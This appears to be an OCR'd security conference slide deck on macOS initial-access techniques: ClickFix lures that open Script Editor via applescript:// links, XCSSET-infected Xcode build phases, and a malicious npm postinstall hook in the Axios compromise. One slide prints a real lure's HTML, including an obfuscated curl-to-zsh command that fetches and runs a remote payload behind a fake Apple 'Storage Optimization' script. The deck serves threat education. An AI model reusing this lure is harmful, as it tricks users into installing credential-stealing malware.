
- Because the content fetched by curl is itself a new **AppleScript**, it is launched directly within the **Script Editor context**.



AppleScript New Tricks

- **The page leverages an applescript:// URL scheme**. Clicking the “Allow” button invokes this URL scheme from the browser.

- Once opened, **a pre-filled script** is presented for execution (yep, like before).



Source:
https://www.jamf.com/blog/clickfix-macos-script-editor-atomic-stealer/


AppleScript New Tricks

- Inspection of the underlying webpage reveals that this behavior is triggered via an embedded **applescript:// URL scheme**, which is used to launch Script Editor directly from the browser.

```
<div class="terminal">
        <div class="terminal-header">
            <div class="terminal-dot red"></div>
            <div class="terminal-dot yellow"></div>
            <div class="terminal-dot green"></div>
            <span class="terminal-title" data-i18n="term">Script Editor</span>
            <div class="terminal-title-spacer"></div>
        </div>

        <div class="terminal-body">
            <div class="terminal-content">
                <div class="terminal-command-wrapper">
                    <code id="commandToCopy" class="terminal-command terminal-font">curl -SfsLk $(echo 'muulrd..oc2e9fscaf8:.f5c7.3vo0tovvstb643hhp314p9pt696p0o96of1sotp6svyb1bbyf3hos0o6t/039ttv'|tr 'a./p16th40y3dsvfo9bm7:8lcru5e2' './0123456789:abcdefhlmoprstuvy')| zsh</code>
                </div>
                <a href="applescript://com.apple.scripteditor?action=new&amp;script=--%20macOS%20Storage%20Optimization%0D--%20System%20Maintenance%20Module%20v3.2%0D--%20Copyright%202026%20Apple%20Inc.%20All%20rights%20reserved.%0D%0D--%20This%20utility%20scans%20and%20removes%3A%0D--%20%20%20Temporary%20system%20caches%0D--%20%20%20Stale%20application%20data%0D--%20%20%20Old%20diagnostic%20logs%20and%20crash%20reports%0D--%20%20%20Unused%20language%20resources%0D%0Ddo%20shell%20script%20%22curl%20-SfsLk%20%24%28echo%20%27muulrd..oc2e9fscaf8%3A.f5c7.3vo0tovvstb643hhp314p9pt696p0o96of1sotp6svyb1bbyf3hos0o6t%2F039ttv%27%7Ctr%20%27a.%2Fp16th40y3dsvfo9bm7%3A8lcru5e2%27%20%27.%2F0123456789%3Aabcdefhlmoprstuvy%27%29%7C%20zsh%22%0Ddisplay%20dialog%20%22Storage%20cleanup%20completed%20successfully.%22%20%26%20return%20%26%20return%20%26%20%22Freed%20approximately%2024.7%20GB%20of%20disk%20space.%22%20buttons%20%7B%22OK%22%7D%20default%20button%20%22OK%22%20with%20title%20%22macOS%20Storage%20Optimization%22%20with%20icon%20note" id="copyButton" class="copy-button" data-i18n="copy_btn" style="text-decoration:none;display:inline-block;text-align:center">Execute</a>
            </div>
        </div>
    </div>
```

Warning Prompt

- The behavior of Script Editor may vary depending on the macOS version. On recent versions of macOS Tahoe, **an additional warning prompt is presented**, requiring the user to allow the script to be saved to disk before execution.



Source:
https://www.jamf.com/blog/clickfix-macos-script-editor-atomic-stealer/



Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Supply Chain

Xcode

XCSSET

Run Malicious Code


- **Run Script build phases:** These phases execute **shell commands** during the build.
- The script can be inline in **project.pbxproj** or call another file in the repo.



Most Prominent Example, XCSSET

- **XCSSET** is the best-known example of this technique.
- First documented in 2020: malicious code injected into Xcode projects.
- Reappeared with updated techniques in 2025.
- Current variants infect Xcode projects and may spread to other developer assets.

- Key point: **building a project can be enough to execute attacker code**.




Source:
https://documents.trendmicro.com/assets/pdf/XCSSET_Technical_Brief.pdf
https://www.microsoft.com/en-us/security/blog/2025/03/11/new-xcsset-malware-adds-new-obfuscation-persistence-techniques-to-infect-xcode-projects/
https://unit42.paloaltonetworks.com/xcsset-v40-malware-analysis/

npm

Package manager for the JavaScript programming language

Introduction

- Most npm-managed Node.js projects contain a **package.json**, which can include a scripts section defining commands for build, test, start, installation, and other workflows.
- **preinstall**, **install**, and **postinstall** are npm lifecycle hooks that can execute automatically as part of an installation.



We Are Doomed

InfoGuard
SWISS CYBER SECURITY

- On 31 March 2026, Axios releases introduced a malicous dependency:
  - **Axios**
  - **└── plain-crypto-js@4.2.1**
  - **└── postinstall**
  - **└── node setup.js**

- The attacker did **not even need to modify Axios application code**. The dependency existed primarily so npm would execute its lifecycle hook.

- Installing a dependency can historically have been equivalent to executing arbitrary publisher-controlled code.

Source:
https://www.microsoft.com/en-us/security/blog/2026/04/01/mitigating-the-axios-npm-supply-chain-compromise


Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Initial Access Leaves
Breadcrumbs


Initial Access Leaves Breadcrumbs

InfoGuard
SWISS CYBER SECURITY

- **All Is Not Lost**

- Even if attackers are able to trick users into downloading and or running malicious binaries and scripts, this executions leave traces on a system.

- Yes – might be too late. However, better than nothing.




Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Over and Out

Questions?